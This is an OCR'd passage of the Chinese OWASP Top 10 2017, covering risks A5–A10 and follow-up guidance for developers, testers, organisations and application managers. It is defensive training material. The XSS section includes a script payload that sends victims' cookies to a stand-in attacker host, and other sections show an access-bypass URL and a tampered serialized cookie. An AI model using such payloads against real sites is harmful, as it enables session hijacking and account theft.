
OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide - Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP XXE Prevention Cheat Sheet
- OWASP XML Security Cheat Sheet

外部资料

- CWE-611 Improper Restriction of XXE
- Billion Laughs Attack

A5 :2017 失效的访问控制



应用描述	可利用性 ❷	普遍性 ❷	可检测性 ❷	技术 ❸	业务？
对访问控制的利用是渗透测试人员的一项核心技能。SAST和 DAST工具可以检测到访问控制的缺失，但不能验证其功能是否正常。访问控制可通过手动方式检测，或在某些特定框架下通过自动化检测访问控制缺失。		由于缺乏自动化的检测和应用程序开发人员缺乏有效的功能测试，因而访问控制缺陷很常见。 访问控制检测通常不适用于自动化的静态或动态测试。		技术影响是匿名攻击者充当用户或管理员、使用特权功能的用户、或创建、访问、更新或删除每条记录。	

我对失效的访问控制脆弱吗？

访问控制强制实施策略，使用户无法在其预期的权限之外执行行为。失败的访问控制通常导致未经授权的信息泄露、修改或销毁所有数据、或在用户权限之外执行业务功能。常见的访问控制脆弱点包括:

- 通过修改 URL、内部应用程序状态或 HTML 页面绕过访问控制检查，或简单地使用自定义的 API 攻击工具。
- 允许将主键更改为其他用户的记录，例如查看或编辑他人的帐户。
- 特权提升。在不登录的情况下假扮用户，或以用户身份登录时充当管理员。
- 元数据操作，如重放或篡改 JWT 访问控制令牌，或作以提升权限的cookie 或隐藏字段。
- CORS配置错误允许未授权的API访问。
- 以未通过身份验证的用户身份强制浏览的通过身份验证时才能看到的页面、或作为标准用户访问具有相关权限的页面、或API没有对POST、PUT和DELETE强制执行访问控制。

我如何防止？

访问控制只有在受信服务器端代码或没有服务器的 API 中有效，这样这样攻击者才无法修改访问控制检查或元数据。

- 除公有资源外，默认情况下拒绝访问。
- 使用一次性的访问控制机制，并在整个应用程序中不断重用它们。
- 建立访问控制模型以强制执行所有权记录，而不是接受用户创建、读取、更新或删除的任何记录。
- 域访问控制对每个应用程序都是唯一的，但业务限制要求应由域模型强制执行。
- 禁用 Web服务器目录列表，并确保文件元数据（如：git）不存在于 Web的根目录中。
- 记录失败的访问控制，并在适当时向管理员告警（如：重复故障）。
- 对API和控制器的访问进行速率限制，以最大限度地降低自动化攻击工具的危害。

开发人员和 QA人员应包括功能访问控制单元和集成测试。

攻击案例场景

场景 #1：应用程序在访问帐户信息的 SQL调用中使用了未经验证的数据：

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

攻击者只需修改浏览器中的“acct”参数即可发送他们想要的任何帐号信息。如果没有正确验证，攻击者可以访问任何用户的帐户。

```
http://example.com/app/accountInfo?acct=notmyacct
```

场景 #2：攻击者仅强制浏览目标URL。管理员权限是访问管理页面所必需的。

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

如果一个未经身份验证的用户可以访问任何页面，那么这是一个缺陷。如果一个非管理员权限的用户可以访问管理页面，那么这同样也是一个缺陷。

参考资料


OWASP

- OWASP Proactive Controls - Access Controls
- OWASP Application Security Verification Standard - V4 Access Control
- OWASP Testing Guide - Access Control
- OWASP Cheat Sheet - Access Control

外部资料

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

A6 :2017 安全配置错误



应用描述	可利用性 ❸	普遍性 ❸	可检测性 ❸	技术 ❷	业务？
甚至匿名攻击者能够通过访问默认账户，不再使用的页面，未修复的缺陷，未保护的文件和目录等来取得对系统的未授权的访问或了解。		安全配置错误可以发生在一个应用程序堆栈的任何层面，包括平台、Web服务器、应用服务器、数据库、框架和自定义代码。开发人员和系统管理员需共同努力，以确保整个堆栈的正确配置。自动扫描器可用于检测未安装的补丁、错误的配置、默认帐户的使用、不必要的服务等。		这些漏洞使攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。 业务影响取决于您的应用程序和数据的保护需求。	

我对安全配置错误脆弱吗?

你的应用程序是否在应用程序栈的任何部分缺少适当的安全加固？这些措施包括：

- 是否使用或安装了不必要的功能（例如，端口、服务、网页、帐户、权限?
- 默认帐户的密码是否仍然可用或没有更改?
- 你的错误处理机制是否防止堆栈跟踪和其他含有大量的错误信息被泄露?
- 你是否还在已经升级了的软件上使用老的配置？你是否还继续保持对已过时的后向兼容性的支持？
- 对你的应用服务器和应用框架是否进行了安全配置（比如：Struts、Spring、ASP.NET）和库文件、数据库等，没有进行安全配置?
- 对于Web应用程序，服务端是否没有将安全指示发送到客户端（如，HSTS）或这些指示没有设成足够安全？
- 你的应用软件是否已过期？（参见A9:使用包含已知漏洞的组件）

缺少一个体系的、可重复的应用程序安全配置的过程，系统将处于高风险中。

我如何防止?

主要的建议建立在以下几个方面:

- 一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该配置相同（每个环境中使用不同的密码）。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。
- 移除或不要安装任何不需要的功能、组件、文档和示例。移除不适用的依赖和框架。
- 一个能及时分类并部署每个已部署环境的所有最新软件更新和补丁的过程。这需要包括所有框架。依赖、组件和库（详见A9）。
- 一个能在组件之间提供有效的分离和安全性的强大应用程序架构。
- 在所有环境中能够正确安全配置和设置的自动化过程。

攻击案例场景

场景#1：应用程序服务器管理员控制台自动安装后没有被删除。而默认帐户也没有被改变。攻击者在你的服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了你的服务器。

场景#2：目录列表在你的服务器上未被禁用。攻击者发现只需列出目录，她就可以找到你服务器上的任意文件。攻击者找到并下载所有已编译的Java类，她通过反编译获得了所有你的自定义代码。然后，她在你的应用程序中找到一个访问控制的严重漏洞。

场景#3：应用服务器配置允许堆栈跟踪信息返回给用户，这样就暴露了潜在的漏洞。如已知的有漏洞的框架版本。

场景#4：应用服务器自带的示例应用程序没有从您的生产服务器中删除。该示例应用有已知安全漏洞，攻击者可以利用这些漏洞破坏您的服务器。

场景#5：默认配置或从别处拷贝来的老配置项激活了一个老的、含漏洞的协议或安全选项。这些是可被攻击者或恶意软件利用的。

参考资料

OWASP

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes

为了更详尽的了解该领域的需求信息，请参见ASVS requirements areas for Security Configuration (V11 and V19).

外部资料

- NIST Guide to General Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 :2017 跨站脚本(XSS)

应用描述	可利用性 ❸	普遍性 ❸	可检测性 ❸	技术 ❷	业务？
自动化工具能够检测并利用所有的三种XSS形式，并且存在方便攻击者使用的利用框架。		XSS是OWASP Top10中第二普遍的安全问题，存在于近三分之二的应用中。 自动化工具能自动发现一些XSS问题，特别是在一些成熟的技术中，如：PHP、J2EE或JSP、ASP.NET。		XSS是OWASP Top10中第二普遍的安全问题，存在于近三分之二的应用中。	

我对跨站脚本（XSS）脆弱么？

存在三种XSS类型，通常针对用户的浏览器：

反射式XSS： 你的应用中包含未验证的或未编码的用户输入，并作为HTML或者其他未启用CSP头的一部分输出。成功的攻击将在受害者的浏览器上执行任意HTML或JS代码。 一般而言，用户需要点击链接或与其他攻击者控制页面做交互，例如：水坑攻击、恶意行为或其它。

存储式XSS： 你的应用或者API将未净化的用户输入存储下来了，并在后期在其他用户或者管理员的页面展示出来。 存储型XSS一般被认为是高危或严重的风险。

基于DOM的XSS： 会动态的将攻击者可控的内容加入页面的JavaScript框架、单页面程序或API存在这种类型的漏洞。理想的来说，你应该避免将攻击者可控的数据发送给不安全的JavaScript API。

典型的XSS攻击可导致盗取session、账户、绕过MFA、DIV替换、对用户浏览器的攻击（例如：恶意软件下载、键盘记录）以及其他用户侧的攻击。

我如何防止？

防止XSS需要将不可信数据与动态的浏览器内容区分开。

- 使用设计上就会自动编码来解决XSS问题的框架，如：Ruby 3.0或React JS。
- 为了避免服务器XSS，最好的办法是根据数据将要置于的HTML上下文（包括：主体、属性、JavaScript、CSS或URL）对所有的不可信数据进行恰当的转义 （escape） 。更多关于数据转义技术的信息见：《OWASP XSS Prevention Cheat Sheet》。
- 为了避免客户端XSS，最好的选择是避免传递不受信任的数据到JavaScript和可以生成活动内容的其他浏览器API。如果这种情况不能避免，可以采用《OWASP DOM based XSS Prevention Cheat Sheet》描述的类似上下文敏感的转义技术应用于浏览器API。
- 使用内容安全策略（ CSP）是对抗XSS的深度防御策略。

攻击案例场景

应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：

```
（ String ） page += "<input name='creditcard' type='TEXT' value='" + request.getParameter（"CC"） + "'>";
```

攻击者在浏览器中修改“CC” 参数为如下值：

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

这个攻击导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。

请注意攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（CSRF）防御机制。CSRF的详细情况见2013年版中的A8项。

参考资料

OWASP - 更详细的安全要求，请参见 ASVS areas Cryptography (V7), Data Protection (V9) 和 Communications Security (V10)

- OWASP Proactive Controls - #3 Encode Data
- OWASP Proactive Controls - #4 Validate Data
- OWASP Application Security Verification Standard - V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP XSS Filter Evasion Cheat Sheet

外部资料

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

A8 :2017 不安全的反序列化

应用描述	可利用性 ❶	普遍性 ❷	可检测性 ❷	技术 ❸	业务？
对反序列化的利用是有点困难的，因为在不更改或调整底层可被利用代码的情况下，货架漏洞（Shelf Exploit）很少起作用。		这一问题包括在Top 10的行业调查中，而不是基于可量化的数据。 有些工具可以被用于发现反序列化缺陷，但经常需要人工帮助来验证发现的问题。希望有关反序列化缺陷的普遍性数据将随着工具的开发而被更多的识别和解决。		反序列化缺陷的影响不能被低估。它们可能导致远程代码执行攻击，这是可能发生的最严重的攻击之一。	

我对不安全的反序列化脆弱吗？

分布式应用程序或那些需要在客户端或文件系统上存储状态的程序，可能正在使用对象序列化。具有公共侦听器或依赖于客户端维护状态的分布式应用程序，很可能允许对序列化数据进行篡改。这种攻击可使用于二进制格式（如：Java 序列化），或基于文本的格式（如：Json.Net）。应用程序和API在下列情况时很脆弱：

- 序列化机制允许创建任意数据类型，并且
- 有可用于将应用程序链接在一起的类，以在反序列化期间或之后改变应用程序行为，或者使用非预期的内容来影响应用程序行为，并且
- 应用程序或 API 接受并反序列化攻击者提供的恶意对象，或者应用程序使用了不具有恰当防篡改控制的系列化不透明客户端状态。或
- 安全状态发送到缺失了完整性控制的不受信客户端，很容易受到反序列化的攻击。

我如何防止？

唯一安全的架构模式是不接受来自不受信源的序列化对象，或使用只允许原始数据类型的序列化媒体。

如果上述不可能的话：

- 对序列化对象执行完整性检查或加密，以防止恶意对象创建或数据篡改；
- 在创建对象之前强制执行严格的类型约束；通常，代码被期望成一组可定义的类。绕过这种技术的方法已经被证明；
- 隔离反序列化的代码，使其在非常低的特权环境（如：临时容器）中运行；
- 记录反序列化的例外情况和失败信息，如：传入的类型不是预期的类型，或者反序列处理引发的例外情况；
- 限制或监视来自于容器或服务器传入和传出的反序列化网络连接。
- 监视反序列化，当用户持续进行反序列化时，对用户进行警告。

攻击案例场景

场景 #1：一个React应用程序调用了一组Spring Boot微服务。作为功能性程序员，他们试图确保他们的代码是不可变的。他们提出的解决方法是序列化用户状态，并在每次请求时来回传递。攻击者注意到了“R00”Java对象签名，并使用Java Serial Killer工具在应用服务器上获得远程代码执行。

场景 #2：一个PHP论坛使用PHP对象序列化来保存一个“超级”cookie。该cookie包含了用户的用户ID、角色、密码哈希和其他状态：

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

攻击者更改序列化对象以授予自己为admin权限：

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

参考资料

OWASP

- OWASP Deserialization Cheat Sheet
- OWASP Proactive Controls - Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse

外部资料

- CWE-502: Deserialization of Untrusted Data
- https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf
- https://github.com/mbechler/marshalsec

A9 :2017 使用含有已知漏洞的组件

应用描述	可利用性 ❷	普遍性 ❸	可检测性 ❷	技术 ❷	业务？
虽然很容易找到许多对已知漏洞的已编好的利用代码，但是对于其他漏洞需要集中精力开发定制的利用方法。		事实上，大多数的应用和API都存在这些问题。因为大多数的开发团队并不会把及时更新组件/库作为他们的工作重心。在很多情况下，开发者都不了解他们所使用的全部组件，更不用说组件的版本了。 此问题可被扫描器（例如Retire.js）或头部检查发现。但验证是否可被利用需要可被描述的攻击行为。		可能是由低到高全系列的漏洞，包括：注入、未受限的访问控制、XSS等。受影响范围也从最低的受损到主机被完全接管和数据的泄漏。 考虑一下受影响的应用中，每个脆弱点对业务控制来说意味着什么。可能是非常细微的影响，也有可能意味着被完全攻破。	

我对使用含有已知漏洞的组件脆弱么？

你很可能受到威胁，如果满足以下任意一条：

- 如果你不知道所有在使用组件的版本（包括服务端和客户端）。这包括直接使用的组件或间接的依赖。
- 你软件的任一部分过时了。包括操作系统、Web/App服务器、DBMS、应用程序、API和所有的组件、运行环境和库。
- 如果你不知道您是否受到此威胁，要么您不研究此类信息或者您不做常规扫描。
- 如果您不及时修复或升级底层平台，框架和依赖关系。 可能发生的情况是，升级是每月或每季度才做的任务，这使得组织在这段时间内都受此已修复但未修补的漏洞的威胁。
- 如果您不对组件进行安全配置（参见“A6:2017 安全配置错误”）。

我如何防止?

软件项目应该遵循下面的流程:

- 移除不使用的依赖、不需要的功能、组件、文件和文档。
- 利用工具如 versions、DependencyCheck 、retire.js等来持续的记录客户端和服务器端以及它们的依赖库的版本信息
- 对使用的组件持续监控如CVE 和 NVD等漏洞中心，可以使用自动化工具来完成此功能.
- 仅从官方渠道获取组件并且在有条件的情况下尽可能采用单一包来避免被恶意篡改的风险。
- 很多老的不再支持的库和组件并没有安全升级 这种情况下，可以考虑使用虚拟补丁技术去检测或保护。

每个组织都应该确保有应对监控、分类、升级或配置的计划。这些计划应对所有程序或集合的全生命周期都有效。

攻击案例场景

很多时候组件都是以最高权限运行的，这使得组件里的缺陷可能导致各式各样的问题。这些缺陷可能是一些偶然的(如编码错误)也可能是蓄意的(如组件里的后门)。下面是一些发布具有可以被利用漏洞的组件：

- CVE-2017-5638，一个Struts2远程执行漏洞。 可在服务端远程执行代码，并已造成巨大的影响。
- 物联网（IoT）设备一般而言是难以打补丁修复的。但修复的重要性很大。（例如：St. Jude pacemakers）。

有自动化的工具能帮助发现未打补丁的或配置不正确的系统。例如：Shodan IOT搜索引擎能榜之发现从2014年四月至今仍存在心脏出血漏洞 的设备。

参考资料

OWASP

- OWASP Application Security Verification Standard
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Virtual Patching Best Practices

外部资料

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10 :2017 不足的日志记录和监控

应用描述	可利用性 ❷	普遍性 ❸	可检测性 ❶	技术 ❷	业务？
对不足的日志记录及监控的利用几乎是每一个重大安全事件的温床。 攻击者依靠监控的不足和响应的不及时来达成他们的目标而不被知晓。		根据行业调查，此问题被列入此Top 10。 一个检查您是否有足够的监控的策略是在渗透测试后检查您的日志。 测试者的活动应被足量的记录下来，能够反映出他们造成了什么样的影响		多数成功的攻击往往从弱点探测开始。允许这种探测会将攻击成功的可能性提高到近100%	

我是否受影响?

任何时候都可能发生日志记录不足，检测、监控和响应不足：

- 未记录可审计事件（如登录，登录失败和高价值事务）。
- 应用或API的日志对可以活动未做记录。
- 根据应用程序持有的数据的风险，警报阈值和响应升级不到位或无效。

对于大型和高性能组织，缺乏积极的响应（例如：实时警报和响应活动（如：阻止Web应用程序，特别是API的自动攻击）的缺失），将使组织面临长期的风险。 响应不一定需要对攻击者可见。只有应用程序和相关的基础架构、框架、服务层等可以检测并警告人类或工具以实时应对。

我如何防护?

根据应用程序存储或处理的数据的风险：：

- 确保所有登录，访问控制失败，输入验证失败记录了足够的上下文，以识别可疑或恶意帐户，并为后期取证需要保存足够的时间。
- 确保高价值事务有完整性控制的审计跟踪，以防止篡改或删除，例如仅附加数据库表或类似内容。
- 建立有效的监测和告警机制，使可疑活动在可接受的时间内被发现和应对。
- 建立或采取一个应急响应机制和恢复计划，例如：NIST 800-61 rev 2或更新版本。

已有商业或开源的应用程序防护框架（例如：OWASP AppSensor）、Web应用防火墙（例如 ：mod_security with the OWASP Core Rule Set）、log关联软件（例如：带有自定义仪表板和警报的ELK ）。渗透测试或DAST工具（例如：OWASP ZAP）的扫描应总能触发报警。

攻击案例场景

场景#1：一个由小团队运行的开源项目论坛软件被攻击者利用其内在缺陷攻击了。 攻击者设法删除了包含下一个版本的内部源代码存储库以及所有论坛内容。 虽然代码可以恢复，但缺乏监测，记录或警报导致了更糟糕的违规行为。 由于此问题，该论坛软件项目不再活跃。

场景#2：攻击者使用通用密码进行用户扫描并能获取所有使用此密码的账户。对于其他账户而言，将仅有一次失败的登陆尝试记录。一段时间以后，攻击者可以用另一个密码再次进行此活动。

场景#3：美国的一家大型零售商据内部使用恶意软件分析沙箱做分析。 沙箱软件检测到存在潜在不必要的软件，但没有人对此负责并应对。 此沙箱软件在外部发现违规行为之前一直在发出警告。

参考资料

OWASP

- OWASP Proactive Controls - Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard - V7 Logging and Monitoring
- OWASP Testing Guide - Testing for Detailed Error Code
- OWASP Cheat Sheet - Logging

外部资料

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

+D 开发人员下一步做什么？

建立并使用可重复使用的安全流程和标准安全控制

无论您是刚接触web应用程序安全，还是已经非常熟悉各种安全风险，创建一个安全的web应用程序或修复一个已存在的应用程序的任务都可能很困难。若您需要管理一个大型的应用程序系统群，那任务将十分艰巨。

为帮助企业和开发人员以节省成本的方式降低应用程序的安全风险，OWASP创建了相当多的免费和开源的资源。您可以使用这些资源来解决您企业组织的应用程序安全问题。以下内容是OWASP为帮助企业组织创建安全的web应用程序提供的一些资源。在下一页中，我们将展示其它可以帮助企业用于检查web应用程序和接口安全性的OWASP资源。

应用程序安全需求

为了创建一个安全的web应用程序，您必须定义安全对该应用程序的意义。OWASP建议您使用《OWASP应用程序安全验证标准（ASVS）》作为您的应用设置安全需求的指导。如果您的应用程序是外包的，建议使用《OWASP安全软件合同附件》。

应用程序安全架构

与其费力去提升应用程序和接口的安全，不如在应用程序开发的初始阶段就进行安全设计，这样更能节约成本。作为好的开始，OWASP推荐《OWASP Prevention Cheat Sheets》和《OWASP开发者指南》，用于指导如何在应用程序开发的初始阶段进行安全设计。2013 版 TOP 10 发布以来，Cheat Sheet获得了 极大的更新和扩展。

标准的安全控制

建立强大并可用的安全控制极度困难。给开发人员提供一套标准的安全控制会极大简化应用程序和接口的安全开发过程。许多通用框架都已经有了授权、验证、CSRF等安全控制。

安全开发生命周期

为了改进企业遵循的应用程序开发流程，OWASP推荐使用《OWASP软件保证成熟模型（SAMM）》。该模型能帮助企业组织制定并实施面对特定风险的软件安全战略。2017年 Open SAMM发布了一个重大的更新。

应用程序安全教育

OWASP教育项目为培训开发人员的web应用程序安全知识提供了培训材料。如果需要实际操作了解漏洞，可以使用OWASP webGoat、webGoat.NET、OWASP NodeJS Goat、OWASP Juice Shop Project或者OWASP Broken Web Applications Project。如果想了解最新资讯，请参加OWASP AppSec大会，OWASP 会议培训，或者本地的OWASP分部会议。

还有许多其他的OWASP资源可供使用。OWASP项目网页列明了所有的OWASP项目，并根据发布的版本情况进行编排（发布质量、Beta版和Alpha版）。大多数OWASP资源都可以在我们的wiki上查看到，同时可以订购各种OWASP纸质文档或电子书

安全测试下一步做什么？

建立持续性的应用安全测试

安全编码很重要。但验证你想达到的安全性是否真实存在、是否正确、是否像我们想的那样也很关键。应用程序安全测试的目标是提供这些证据。这项工作困难而复杂，敏捷和DevOps当前快速发展的过程给传统的方法和工具带来的极大的挑战。因此，我们强烈建议你思考如何专注于整个应用程序组合中重要的地方，并且低成本高收益。

当前安全风险变化很快，每年进行一次的扫描或渗透测试的日子已经过去了。现代软件开发需要在整个软件开发生命周期中进行持续的应用安全测试。通过安全自动化来加强现有的开发管道并不会减缓开发速度。无论你选择哪种方法，都需考虑一下每年随着应用系统的规模倍增的定期测试、修复、复测并重新部署应用程序的成本。

理解威胁模型	在你测试之前，请了解业务中需要耗时的重要部分。优先级来源于威胁模型，所以如果你还没有威胁模型，那么需要在测试开始前建立一个。考虑使用《OWASP ASVS》和《OWASP安全测试指南》作为指导标准，而不依赖工具厂商的结果来判断哪些是重要业务。
理解你的SDLC	你的应用安全测试方法必须与你们软件开发流程（SDLC）中的人员、工具和流程高度匹配。试图强制推动额外的步骤、门限和审查可能会导致摩擦、绕行和一定范围内的争议。寻找自然而然的机会去收集安全信息，然后将融合进你的流程。
测试策略	选择最简单、快速、准确的方法去验证每项需求。《OWASP安全知识框架》和《OWASP应用程序安全验证标准》可以有助于您在单元测试或集成测试中做功能性或非功能性的安全测试。注意考虑用于工具误报的人力成本和漏报的严重危害。
实现全面性和准确性	你不需要一切都要立刻测试。先关注那些重要的方面，然后随着时间扩展你的全面性。这意味着逐步扩展安全防御库和自动验证库，以及扩展应用系统和API本身的覆盖。目标是所有的应用程序和API基本安全性都能获得持续性的验证。
体现报告的价值	不管你测试得怎么专业，若不有效与别人沟通都等于白做。展示你对程序运行的理解，从而建立互信关系。不必用晦涩难懂专业用语，清楚描述漏洞的滥用风险，然后在某场景下真实展现攻击。要对漏洞发现与利用难度及引发的后果做真实的评估。最后提交结果时请使用开发团队正在使用的文档工具格式，而不是简单的PDF。

企业组织下一步做什么？

现在就启动您的应用程序安全计划

应用程序安全已经不再是一个选择了。在日益增长的攻击和监管的压力下，企业组织必须建立一个有效的能力去确保应用程序和API的安全。由于在生产环境中的应用程序和APIs的代码行数惊人，许多企业组织都在努力处理数量巨大的漏洞。

OWASP建议这些企业组织建立一个应用程序安全计划，深入了解并改善它们的应用程序组合的安全性。为了实现应用程序的安全性，需要企业组织中的不同部门之间有效地协同工作，这包括安全和审计、软件开发、商业和执行管理。安全应该可视化和可量化，让所有不同角色的人都可以看到并理解企业组织的应用程序的安全态势。通过消除或降低风险的方式专注于活动和结果，以帮助提高企业安全性。关键活动包括：

开始阶段

- 在配置管理数据库（CMDB）的文件中记录所有应用程序和相关数据资产。
- 建立一个应用程序安全计划并被采纳。
- 进行能力差距分析以比较您的组织和您的行业，从而定义重点改善的领域和执行计划。
- 得到管理层的批准，并建立针对整个IT组织的应用程序安全意识宣传活动。

基于风险的组合方法

- 从业务角度识别应用程序组合的保护需求。这一定程度上应该受到隐私法和与数据资产有关的其他条例的保护。
- 建立一个通用的风险等级模型，该模型中的可能性和影响要素应该与组织风险承受能力一致的。
- 相应的，度量并优先处理所有应用程序和 APIs。将结果添加到CMDB中。
- 建立保证准则，合理定义所需的覆盖范围和级别。

建立雄厚的基础

- 建立一套集中关注的策略和标准，用于提供所有开发团队所遵循的一个应用程序安全基线。
- 定义一组通用的可重复使用的安全控制，用于补充这些政策和标准，并提供使用它们的设计和开发指南。
- 建立一个应用程序安全培训课程，此课程应该要求所有的开发人员参加，并且针对不同的开发责任和主题进行修改。

将安全整合入现有流程

- 定义并集成安全实施和核查活动到现有的开发与操作流程之中。这些活动包括了威胁建模、安全设计和审查、安全编码、代码审查、渗透测试、修复等。
- 为开发和项目团队提供主题专家和支持服务，以保证他们的工作顺利进行。

提高管理层对安全的可见度

- 通过度量进行管理。根据对获取的度量和分析数据决定改进和投资的方向。这些度量包括：遵循安全实践和活动、引入的漏洞、修复的漏洞、应用程序覆盖率、按类型和实例数量衡量缺陷密度等。
- 对实现和核查活动进行数据分析，寻找根本原因和漏洞模式，以推动整个企业的战略和系统改进。从失败中汲取经验，并提供积极的激励措施来促进进步。

+A 应用程序管理者下一步做什么？

管理完整的应用程序生命周期

应用程序是人创建和维护的最复杂的系统之一。应用程序的IT管理应该由IT专家来完成，并且由专家们负责应用程序的整个IT生命周期。

我们建议：为每个应用程序设置应用程序所有者和应用程序经理，以提供义务、责任、咨询和告知（RACI）。应用程序管理者是来自于业务角度的应用程序所有者，并负责管理完整的应用程序生命周期，包括应用程序的安全性、关联数据资产和文档。这有助于理解谁可以签下风险、谁负责包括安全在内的风险。

安全需求和资源管理

- 收集并协商业务需求，包括：接收有关所有数据资产的机密性、完整性和可用性方面的保护要求。
- 编写技术要求，包括：功能性和非功能性安全要求。
- 计划和谈判预算，包括：设计、建造、测试和运营的所有方面以及安全活动。

请求建议（RFP）和合同

- 与内部或外部开发人员协商需求，包括关于安全程序的指导方针和安全要求，例如：SDLC、最佳实践。
- 评估所有技术要求的完成情况，包括粗略的计划和设计。
- 洽谈所有技术要求，包括设计、安全和服务水平协议（SLA）。
- 考虑使用模板和核对清单，如 OWASP 安全软件合同附件。
- 注: 请注意附件是美国合同法的具体样本，很可能需要在你的管辖范围内进行法律审查。在使用附件之前，请咨询合格的法律咨询意见。

规划设计

- 与开发人员和内部利益干系人（例如：安全专家）磋商规划和设计。
- 在安全专家的支持下，根据保护需要和规划的环境安全级别，定义安全架构、控制和对策。让应用程序所有者假定残余的风险或提供额外的资源。
- 每次规划设计最后阶段，确保为功能需求创建安全场景，并为非功能需求添加约束。

开发

- 请回顾一下“开发人员下一步做什么”中的指导。

部署、测试和展示

- 安全任务自动化应用程序、接口和所有需要的组件的安全设置，包括：必需的授权是至关重要的。
- 测试技术功能并集成到IT架构，并协调业务测试。从技术和业务角度考虑测试用例和滥用。
- 根据内部流程、保护需求和应用程序部署的安全级别管理安全测试。
- 将应用程序运行并从以前使用的应用程序迁移。
- 完成所有文档，包括：CMDB和安全架构。

操作和变更

- 操作包括应用程序的安全管理（例如补丁管理）。
- 定期向应用程序所有者报告所有用户和授权并得到确认。
- 提高用户的安全意识，管理可用性与安全性的冲突。
- 计划和管理变更，例如：迁移到应用程序的新版本或其他组件（如：OS、中间件和库）。
- 更新所有文档，包括：CMDB文档、安全架构文档、控制和对策文档、运行手册和项目文档。

退役制

- 实现数据保留（删除）策略和安全归档数据的业务需求。
- 安全关闭应用程序，包括：删除未使用的帐户、角色和权限。
- 将应用程序的状态设置为在CMDB中退役。

关于风险的备注说明

这里讲述的是风险，而不是弱点

虽然2007年以及更早版本的OWASP Top 10专注于识别最流行的“漏洞”，但是OWASP TOP 10仍然一直围绕着风险而组织。这使得一些试图寻找一个严格的漏洞分类结构的人产生了一些理解上的偏差。2010年版OWASP Top 10项目首次明确了10大风险，十分明确地描述了威胁代理、攻击向量、漏洞、技术风险和业务影响等因素如何结合在一起产生风险，这个版本的OWASP TOP 10仍然采用相同的方法论。

